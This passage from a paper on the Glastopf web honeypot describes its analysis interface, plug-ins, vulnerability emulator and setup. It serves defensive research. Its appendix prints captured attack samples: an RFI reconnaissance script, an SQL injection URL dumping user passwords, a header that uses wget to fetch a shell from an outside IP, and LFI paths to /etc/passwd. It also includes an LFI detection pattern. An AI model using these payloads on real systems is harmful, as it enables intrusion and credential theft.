Figure 6: Last five attacks

From the Glasif application, all of the raw data gathered by the Glastopf can be accessed, but there are some functions that make it easier to analyze the data. For example, if the FileUrl plug-in is activated, the user can view a highlighted version of the RFI's source code in order to analyze it. The Glastopf logfile features *whois* requests for the attacking host, searching for similar requests as well as other requests from the given IP address. It is possible to identify how often an attacker tried to load an RFI from a specific location. Furthermore it links to the log search in order to show all requests that involve this RFI location. All information is searchable. The most common use is to search for source IP addresses or requests, but it is possible to query every field of the Glastopf database.

4.3.3 The Future

Version 0.0.1 of Glasif will have a basic feature set which assists a user while working with the gathered information from the Glastopf honeypot, but for the next release there is a wealth of ideas that will further increase the functionality of the system. One of the major improvements is caching - not only of the web application itself - but also caching of previously parsed RFIs. A tight integration with a malware or virus scanner should help to classify those RFIs. Another feature under development will make it possible to attach notes to Glastopf logfile entries, which will improve the analysis process - especially if you are using the Glasif with other team members and want to discuss specific attacks. A web-based source code analyzer will support the teams analyzing the attack vectors.

This leads to another improvement; the Glasif application will support multiple users simultaneously. The motivating idea is to have a well-administrated and maintained Glastopf honeypot running. Users can add DNS A-Records for one of their (sub-)domains pointing to the Glastopf honeypot. At the user layer, the Glasif shows all information belonging to the defined (sub-)domain. In combination with collaborative tools it will be possible for the users to share, analyze and discuss web based attacks.

5 Extending

5.1 Available Plug-Ins

This section includes a short overview of the important plug-ins available in the current Glastopf version.

5.1.1 MySQL Plug-In

Glastopf provides the possibility to store attack information in a MySQL database. To enable this plug-in, add mysql.py in the glastopf.cfg plug-in section 7.2.2.2 and add the MySQL connection information in the MySQL section 7.2.2.3. You also need to set up a MySQL database. The database structures could be found in the structures folder in the Glastopf directory. You will also have to install the python-mysql library.

The following lists the fields stored in one table of the MySQL database:

```
id ID number for every unique attack event.
domain Reverse DNS lookup on the attacker's IP
ip Attacker IP
attime Time when the attack was recorded
tzone Honeypot timezone
req Attacker request string
ref Attacker referrer
via Informs the server of proxies through which the request was sent
forwardedfor
xforwardedfor
xvia
onspdusr SlipStream-Username
ac Accepted media types
accha What character sets are acceptable for the response
acla Preferred language for the response
con Connection options
keep Keep-Alive connection-token
agent attacker's user agent
header Full header
host Host and port number of the resource being requested
attmnt Attacker NT-BY information
attmail Attacker whois mail results
vicmnt RFI file hoster MNT-BY information
vicmail RFI file hoster whois mail results
alive If the RFI file is still available
mail Unused option
count How many attacks with this ip req combination
filename The md5 hash of injected files
victim RFI file hoster
```

Data collected in the MySQL database can be viewed using the Glastopf web interface, Glasif. Information regarding use of the web interface is provided in a subsequent section.

5.1.2 PostgreSQL Plug-In

The PostgreSQL plug-in works similarly to the MySQL plug-in. We are using the psycopg2 PostgreSQl library. However, the web interface currently doesn't support the PostgreSQL database - this is a potential extension for a future release.

```
[postgresql]
host:localhost
port:5432
user:
pass:
db:
```

5.1.3 RawOut Plug-In

The RawOut plug-in writes the all full headers from one day into a single file. This allows deep analysis without using a database and without losing any data.

Example entry:

```
GET /modules/My_eGallery/index.php?basepath=http://www.rfi-
file.host/love.txt? HTTP/1.1 host: glas.topf accept-encoding: identity
accept: text/html, */* user-agent: Mozilla/3.0 (compatible; Indy Library)
```

5.1.4 SURFIds Plug-In

You can add Glastopf as a sensor to the SURFIds web interface. This allows you to use their infrastructure to store the collected data. Due to the fact they are using a PostgreSQL database, you again will need the psycopg2 PostgreSQL library.

Last step is the configuration file which can be found in glastopf/conf/surfids.cfg:

```
[surfids]
host:localhost
port:5432
user:
pass:
db:db_name
```

5.1.5 FileURL Plug-In

This is a very simple plug-in with the functionality to store all URLs directing to injected files in a MySQL database - we use this to scan them for drive-by malware downloads. The MySQL structure is in the glastopf/structures directory.

5.1.6 DbClient Plug-In

We are using a centralized MySQL database to compare data from many Glastopf sensors and web sites redirecting malicious traffic to Glastopf honeypots. To write into the central database you will have to apply for an account.

As soon you got your account, you can modify the configuration file in glastopf/conf/dbclient.cfg:

```
[centralserver]
#Central database server
centralhost: 127.0.0.1
#Central database server port
centralport: 50000
#Unique id (should be int(5))
topf_id:
#Secret key
secret_key:
```

5.2 Writing Plug-Ins

This section provides a short description of how to write a data handling plug-in for the Glastopf web honeypot.

Writing data handling plug-ins is very easy - the first step should be a brief look at the existing plug-ins in plugins/. mysql.py and postgresql.py should give you a good example how to write plug-ins writing into a database. rawout.py is another good example of what you can do with data collected with Glastopf.

Every data handling plug-in gets loaded in modules/datahandler.py

```
# dataplugins contains all plug-ins the user defined in the configuration
file to be loaded.
dataplugins = plugins_opts
dataplugins.split(",")
datapluginlist = []
for plugin in dataplugins:
    pluginname = plugin.strip().partition(".py")[0]
    # now we import all plug-ins
    importname = __import__(pluginname)
    datapluginlist.append(importname)
```

After that, all the data gets passed over to every loaded plug-in:

```
if datapluginlist:
    for plugin in datapluginlist:
        data = method, domain, sourceip...(and some more)
        # we are calling the dbwrite function from every loaded plug-in
        # and passing the data
        plugin.dbwrite(data
```

This is an example of what a plug-in should look like. The first part is importing modules, then we read in the plug-in's configuration file, followed by a plug-in loaded message, and finally the dbwrite function. (This is where we handle the data which we collect on every attack.)

```
import time
import ConfigParser

config = ConfigParser.ConfigParser()
config.read("conf/your_plug-in.cfg")

plug-in_opts = {
    "value" : config.get("section","name"),
    }

print "My new plug-in loaded"
time.sleep(1)

def dbwrite(data):
    # in this example we print every item in data
    for item in data:
        print item
```

5.2.1 Real World Example

Let's see, how this could look like in a real world example. Here we have a simple plug-in querying a MySQL database containing IP address ranges mapped to country codes. The results are printed to the screen.

```
import ConfigParser
import MySQLdb
import socket
import struct
import time


config = ConfigParser.ConfigParser()
config.read("conf/geoipdb.cfg")
geoip_opts = {
            "host" : config.get("geoip","host"),
            "port" : config.get("geoip","port"),
            "user" : config.get("geoip","user"),
            "pass" : config.get("geoip","pass"),
            "db" : config.get("geoip","db")
            }
print "GeoIP db info plug-in loaded"
time.sleep(1)

def dbconnect():
    try:
        mysql =
MySQLdb.connect(geoip_opts["host"],geoip_opts["user"],geoip_opts["pass"],
geoip_opts["db"],int(geoip_opts["port"]))
    except MySQLdb.Error, e:
        print "Error %d: %s" % (e.args[0], e.args[1])
    else:
        mysql.threadsafety = 2
        cursor = mysql.cursor()
        return cursor

def dbwrite(data):
    sourceip = data[2]
    try:
        vicip = socket.gethostbyname(data[19])
    except:
        print "Error on reverse lookup: %s" % data[19]
    else:
        sourceundotted = struct.unpack('!I', socket.inet_aton(sourceip))
[0]
        vicundotted = struct.unpack('!I', socket.inet_aton(vicip))[0]
        try:
            cursor = dbconnect()
        except:
            print "GeoIP DB MySQL error!"
        else:
            sql = "SELECT country FROM country WHERE %s BETWEEN begin_num
AND end_num"
            data = cursor.execute(sql, sourceundotted)
            if data:
                sourcecountry = cursor.fetchone()[0]
            else:
                sourcecountry = "unknown"
            data = cursor.execute(sql, vicundotted)
            if data:
                viccountry = cursor.fetchone()[0]
            else:
                viccountry = "unknown"
        print "Attacker country: ", sourcecountry
        print "RFI file hoster country: ", viccountry
```

The associated configuration file should look like:

```
[geoip]
#GeoIP MySQL database server
host: localhost
#GeoIP MySQL database port
port: 3306
#GeoIP MySQL database user
user: username
#GeoIP MySQL database pass
pass: password
#GeoIP MySQL database
db: geoip
```

As you can see, writing simple plug-ins is not insurmountable and all you need to know about Glastopf is the content in the data list.

5.2.2 Other Possible Extensions

There are many possibilities for new plug-ins which have not yet been implemented for the Glastopf web application honeypot - for example, vulnerability emulation using the real PHP interpreter or a PHP sandbox. There are many more possibilities to visualize the collected data, or for reporting new events, like email or SMS to your cellphone. What about emulating a PHP shell for the attacker?

6 Future

In this chapter we will give you a short overview of what is currently going on in the project and areas of focus for future development.

6.1 Core Functionality

During the first half year of 2010, Sven Vetsch, a security researcher and student located in Switzerland will dedicate his bachelor thesis at the Bern university of applied sciences to the Glastopf Project. He will develop a much more progressive tool based on Glastopf. You might ask why someone should do this because Glastopf is already doing what it is supposed to do but the answer is, that the actual Glastopf is quite limited in what you can do with it, even if you can write plug-ins for it. In addition to these limitations, the actual version of Glastopf has a lot of hard-coded things into it , such as the functionality on how to detect file inclusion attacks including the patterns which you can find directly in the code of the Glastopf web server:

```
# Looking for Local File Inclusion (LFI) attacks
if re.search("/etc/passwd|/etc/shadow|/etc/group", self.path):
    if options.verbose == True: print "LFI attack string found in
```

```
request."
        logger.writelog("LFI attack found from %s with request: %s" %
            (self.client_address[0],self.path),"info")
        sheader.pheader(self)
        if re.search("/proc/self/environ", self.path):
            index = open(curdir + sep + "res" + sep + "sys" + sep +
"environ")
        if re.search("/etc/passwd", self.path):
            index = open(curdir + sep + "res" + sep + "sys" + sep +
"passwd")
```

One of the main objectives of the rewrite of Glastopf is, to remove configurations like the code example above from the source code itself and make it more flexible. An idea is, to use XML-based rules on how to react on possible attacks which makes it easier to exchange configurations between different users of the Glastopf project without the need for rewriting code. The first release of the new Glastopf should also already be able to catch a lot more Remote and Local File Inclusions than the current Glastopf already does and it should also detect SQL Injections and XSS attacks which is not possible yet with Glastopf. This is motivated by the fact that we see more and more SQL Injection worms spreading the Internet and also quiet harmful XSS exploits entering the malware stage. Additionally, it will be possible to catch multiple attack patterns in one request which is currently not supported. This could help to make it harder to make an attack invisible to the honeypot.

Another goal is to have the ability to trace attackers over multiple requests which makes it possible to see full attack paths in context, rather than just isolated single requests. This could be significant if you are dealing with more complex attacks which also brings us to an improvement on the Glastopf-Database which will contain even more information than we already have in there today.

According to its new modular structure it should also be possible to implement, for example, modules which can provide features including template-based behavior, proxying of real applications, interpreting and/or sandboxing uploaded malicious code, publishing realtime statistics, creating on-the-fly mod_security rules based on attack statistics and much more. The new Glastopf should also have interfaces which allow you to have sensors spread all over the Internet which send their data back to a central instance and also respond to a possible attacker based on the centralized configuration.

As you see, there's a lot to do and we are looking forward to new releases and of course support in any form.

6.2 New Vulnerability Emulator

The biggest shortcoming of previous versions of the Glastopf vulnerability emulator is the huge dependency on patterns to replace variables in echo() calls. To improve this we had to go deeper into the file. Now we replace only the PHP build-in function calls then we take the variables containing the function's return values and replace them with the value if they get called. The following example demonstrates this concept.

```
<?php

function ohce($message) {
        echo($message);
        }
echo "Successful hacked!<br />";
$un = @php_uname();

ohce("uname -a: $un<br />");
?>
```



Injected File
Dictionary with all functions
Dictionary with all defined variables
List with all lines containing echo()
Take all function parameter from functions with echo()
Predefined Dictionary containing previous found values
Replace known PHP functions with proper values
Replace variables with proper values
Compose response for attacker

Figure 7: New vulnerability emulator

First we read in the whole file line-by-line. In doing this we store every line containing an *echo()* call in a list. For each function we build a list with all of its lines. To complete the first step we have to build up a dictionary with variables as keys and their values as values: Let's go back to our example, which will yield the following result:

```
echo_list = ["echo \"Successful hacked!<br />\";",]
function_list = ["function ohce($message) {", "echo($message);", "}"]
variable_dictionary = {"$un" : "@php_uname();"
```

Now the next step is to replace all of the values from variables calling PHP functions with their corresponding values:

```
variable_dictionary = {"$un" : "Linux my.leetserver.com 2.6.18-6-k7"}
```

Now we check to determine if the attacker expects some output from one of the functions.

You may have noticed the *echo()* in the *ohce* function so we have to add all *ohce* function parameters to the response.

```
response = ["Successful hacked!<br />", "uname -a: $un<br />",]
```

Replaceing all variables with their values gives us the following:

```
response = ["Successful hacked!<br />", "uname -a: Linux my.leetserver.com
2.6.18-6-k7<br />",]
```

This allows us to abstain from templates and concentrate on the proper responses.

7 Appendix

7.1 Attack Examples and Samples

In this chapter we will show you what kind of attacks we have collected using Glastopf. If you log attacks in a database, the entries are more or less the same except for the request path, which depends on the type of attack used. Entries from remote file inclusions also contain information about the injected file and about the web server hosting it.

7.1.1 Remote File Inclusion

The first example is the common and famous Remote File Inclusion (RFI) attack. Below shows an example of a multistage RFI attack against one of our honeypots:

```
/vwar/backup/errors.php?error=http://some.page/folders/id.txt
```

```
/vwar/backup/errors.php?error=http://some.page/folders/bot.txt
```

The first file is the so-called 'id' script. The attacker uses this file to test to see if the victim is vulnerable to the RFI vulnerability. It often contains a function to make diskfreespace and disk_total_space human-readable. The functions called in this example file are very common and most of the ids utilize this set of functions.

After Glastopf has successfully replied with an emulated response and it has been able to convince the attacker that he is dealing with a real victim, the attacker will probably send the second file. Most of the time, the payload or second stage, is a PHP bot or a shell.

Example of an injected 'id' file:

```
<?php

function ConvertBytes($number) {

$len = strlen($number);
if($len < 4) {
return sprintf("%d b", $number); }
if($len >= 4 && $len <=6) {
return sprintf("%0.2f Kb", $number/1024); }
if($len >= 7 && $len <=9) {
return sprintf("%0.2f Mb", $number/1024/1024); }
return sprintf("%0.2f Gb", $number/1024/1024/1024); }

echo "Crew name<br>";

$un = @php_uname();
$id1 = system(id);
$pwd1 = @getcwd();
$free1= diskfreespace($pwd1);
$free = ConvertBytes(diskfreespace($pwd1));
if (!$free) {$free = 0;}
$all1= disk_total_space($pwd1);
$all = ConvertBytes(disk_total_space($pwd1));
if (!$all) {$all = 0;}
$used = ConvertBytes($all1-$free1);
$os = @PHP_OS;

echo "Crew name was here ..<br>";
echo "uname -a: $un<br>";
echo "os: $os<br>";
echo "id: $id1<br>";
echo "free: $free<br>";
echo "used: $used<br>";echo "total: $all<br>";
exit;
```

7.1.2 SQL Injection

Another example for a possible attack the SQL injection:

```
/index.php?option=com_rsgallery&page=inline&catid=-1%20union%20select
%201,2,3,4,concat(username,0x3a,password),6,7,8,9,10,11%20from
%20mos_users--
```

Currently Glastopf does not provide any kind of SQL injection handling except for logging it to our databases, but it is a high priority feature we would like to include into future versions of Glastopf.

7.1.3 Remote Code Execution:

```
GET / HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: <?system('wget http://*.*.249.164/intranet/xpl/cmd/xigor -O
c.php');?>
[...]
```

This is also an as yet unsupported attack type. To implement support, we could simply check for URLs in the header and capture the files they tried to upload to our honeypot.

7.1.4 Local File Inclusion

```
/phpbb/index.php?sub=../../../../../../../../../../etc/passwd%00
```

```
/inc.php?id=../../../../../../../../../etc/httpd/conf/httpd.conf%00
```

Handling LFI is very easy. We look for known patterns in the request string to identify the requested file and reply with something similar to a real /etc/passwd or httpd.conf file.

7.2 Setup Guide

7.2.1 Installation

In this section, we describe the installation of Glastopf on a Debian system, which is the recommended Linux distribution for Glastopf. For a very minimal setup Python and subversion need to be installed:

```
sudo apt-get install python2.5 python-mysqldb subversion
```

After the successful installation of these packages, check out the latest development or the stable Glastopf version. The stable version comes with all the functionality needed to collect attacks. The development version is more powerful and provides more features, of which some are still in the beta phase.

For the development version, use this line:

```
svn co svn://glastopf.org:9090/glastopf/branches/unstable glastopf
```

And for the stable version:

```
svn co svn://glastopf.org:9090/glastopf/trunk glastopf
```

No additional steps are needed for the installation. Next, one needs to configure Glastopf and adjust some parameters to suite your needs.

7.2.2 Configuration

Glastopf's configuration file and all other things you should and could edit or change, can be found in conf/

7.2.2.1 Server section

The first part is the server core configuration: (You have to start the Glastopf as root/administrator if you want to listen on port 80.)

```
[server]
# Glastopf IP address
ip: 127.0.0.1
# Glastopf Port. Port 80 is only available for root user
port: 80
```

If the number of simultaneous threads exceeds this number Glastopf stops accepting new requests.

```
# Maximum number of simultaneous threads
maxthreads: 42
```

After startup Glastopf drops all rights and runs with the provided user/group permissions (Linux only).

```
# Run Glastopf as user (Linux only)
user: nobody
# Run Glastopf with group permissions from (Linux only)
group: nogroup
```

7.2.2.2 Plug-in section

Plugins listed here will be loaded on Glastopf start-up. You will find a description of those plug-ins in a later chapter.

```
[plugins]
# Data handling plugins comma separated
(surfids.py,mysql.py,dbclient.py,fileurl.py)
dataplugins: mysql.py,dbclient.py
```

7.2.2.3 MySQL section

To use the MySQL database you have to load the mysql.py plug-in. The MySQL plug-in is crucial for the dynamic dork list feature.

```
[mysql]
# MySQL server IP
host:
# MySQL server port (default 3306)
port: 3306
# MySQL username
user:
# MySQL password
pass:
# MySQL database
db:
```

7.2.2.4 Miscellaneous section

If you want to use the custom pages feature use this switch.

```
[misc]
# Display custom pages for defined requests (True or False)
custompage: False
```

If the RIPE whois server blacklists you due too many requests, this is the parameter to change.

```
# Whois server. You could be blacklisted by ripe
whoisserver: whois.ripe.net
```

If you require whois information turn this on.

```
# Domain whois lookup. Linux only and needs whois installed (True or
False)
domainwhois: False
```

If you are interested in the IP MNT-BY information, the institution responsible for maintenance and changes, from attacker and victim, turn this on.

```
# IP whois lookup to get MNT-BY information. (True or False)
ip_whois: False
```

For the previous parser (vulnerability emulator) choose "old". The old one works with outdated and very static regular expression patterns and is unable to identify functions with output. If you haven't modified the old parser, there is no reason for not using the new one.

```
# Select parser version (new or old)
parser: new
```

7.2.2.5 Vulnpath section

The VulnPath module stores all collected Google dorks in the MySQL database. The motivation for using this was discussed in the plug-in chapter during the discussion about the Dynamic Dork List.

```
[vulnpath]
# You need this module to build up a vulnerability database
# True or False
enabled: False
```

7.2.2.6 Dyndork section

The DynDork module uses the VulnPath database to generate a dork list for the Google web crawler.

```
[dyndork]
# You need a vulnerability database to use this module
# Generate googledorks list from database (True or False)
dyndork: False
# Time between the dynamic dork list generation
# Possible settings
# - live: Generate the list every time it gets requested
# - nm: Generate the list every n minutes, example: 30m
# - nh: Generate the list every n hours, example: 3h
dorktime: 2h
```

7.2.2.7 Twitter section

If you are interested in quantitative results from the MySQL database you can use the fancy Twitter Module.

```
[twitter]
# Twitter username
username =
# Twitter password
password =
```

7.2.2.8 IRC Glastopf stats bot

The IRC StatsBot is able to response to some statistic requests.

```
[irc]
# IRC server IP address or URL
ircserver= irc.freenode.net
# IRC server port (Default 6667)
ircport= 6667
# Glastopf IRC bot nick
nick=
# Glastopf IRC bot ident
ident=
# Glastopf IRC bot real name
realname=
# Glastopf IRC log channel
channel=
```

7.2.2.9 Log section

Turn on/off Twitter and IRC stats logging.

```
[log]
# IRC logging (True or False)
logircbot = False
#Twitter logging (True or False)
logtwitter = False
```

Choose your logging level.

```
# Log level (debug info warning error critical)
level: debug
```

Please set your operating system to avoid errors cause by the log rotation.

```
# Operating system: win or unix (log rotate doesn't work with win)
system: unix
```

Set the log file size after which the files gets rotated and the number of log file backups in total.

```
# Log file size in byte (unix only)
size: 2097152
# Lumber of log file backups
count: 5
```

7.2.3 Running Glastopf

After the successful installation and configuration, all you need to do is run the webserver.py and watch the attacks coming in.

```
~/unstable# python2.5 webserver.py


            __             __                ___
     .-----|  .---.-.-----|  |_.-----.-----.'  _|
     |  _  |  |  _  |__ --|   _|  _  |  _  |   _|
     |___  |__|___._|_____|____|_____|   __|__|
     |_____|by: lukas rist           |__|
     Version: 0.2.1

== Loading modules... ==
Logging modules loaded
Central database client plugin loaded
Whois module loaded
MySQL plugin loaded
Data handling plug-ins loaded
Dynamic dork list module loaded
Vulnerability path handling module loaded
URL handling module loaded
File retrieving and saving module loaded
Base64 decode module loaded
Echo parser loaded
Injected file parser module loaded
Echo parser loaded
== All modules loaded ==
Dropping rights (if possible)
Changed files folder owner from: 0 to 65534
Changed uid from: 0 to 65534
Changed uid from: 0 to 65534
Changed umask from: 022 to 077
Starting Glastopf server, use <Ctrl-c> to stop.
```

Now you can sit back and watch the attacks popping up.

7.2.4 Testing a Glastopf Installation

To test your installation simply make this request with your favorite web browser:

http://URL-to-your-Glastopf-sensor.com/INTERNAL_TEST/vuln.php=http://URL-to-a-file-containing-an-echo.com/malicious-file.txt

An example for a “malicious” file:

```
<?php
echo(“RFI works!”);
?>
```

7.3 Contact and more Information

If you are looking for direct contact with the project leader, please contact Lukas Rist via email: glaslos@gmail.com

Information on the project can be found on our official page at http://glastopf.org/
There you can find all the other places to look for help and or information.

Our repository front end provides a wiki and a code browser:
http://dev.glastopf.org/

Glastopf project mailing list:
https://public.honeynet.org/mailman/listinfo/glastopf

7.4 References

[1] http://hihat.sourceforge.net/index.html (July 10. 2010)
[2] http://ghh.sourceforge.net/ (July 10. 2010)
[3] http://sites.google.com/site/webhoneypotsite/ (July 10. 2010)
[4] SANS The Top Cyber Security Risks
http://www.sans.org/top-cyber-security-risks/?ref=top20 (July 10. 2010)
[5] pKaji Sandbox https://blog.honeynet.org.my/pKaji/ (July 10. 2010)
[6] http://www.honeystats.info/home (July 10. 2010)

7.5 Acknowledgments

We like to thank all reviewers of this paper, especially Christian Seifert, Jose Nazario, Markus Kötter, Jamie Riden, Kara Nance, Hugo Gonzáles, Sebastien Tricaud, Ryan McGeehan, Angelo Dell'Aera, Tillmann Werner and Francois-René Hamelin. Thank you for giving feedback and spending so much time.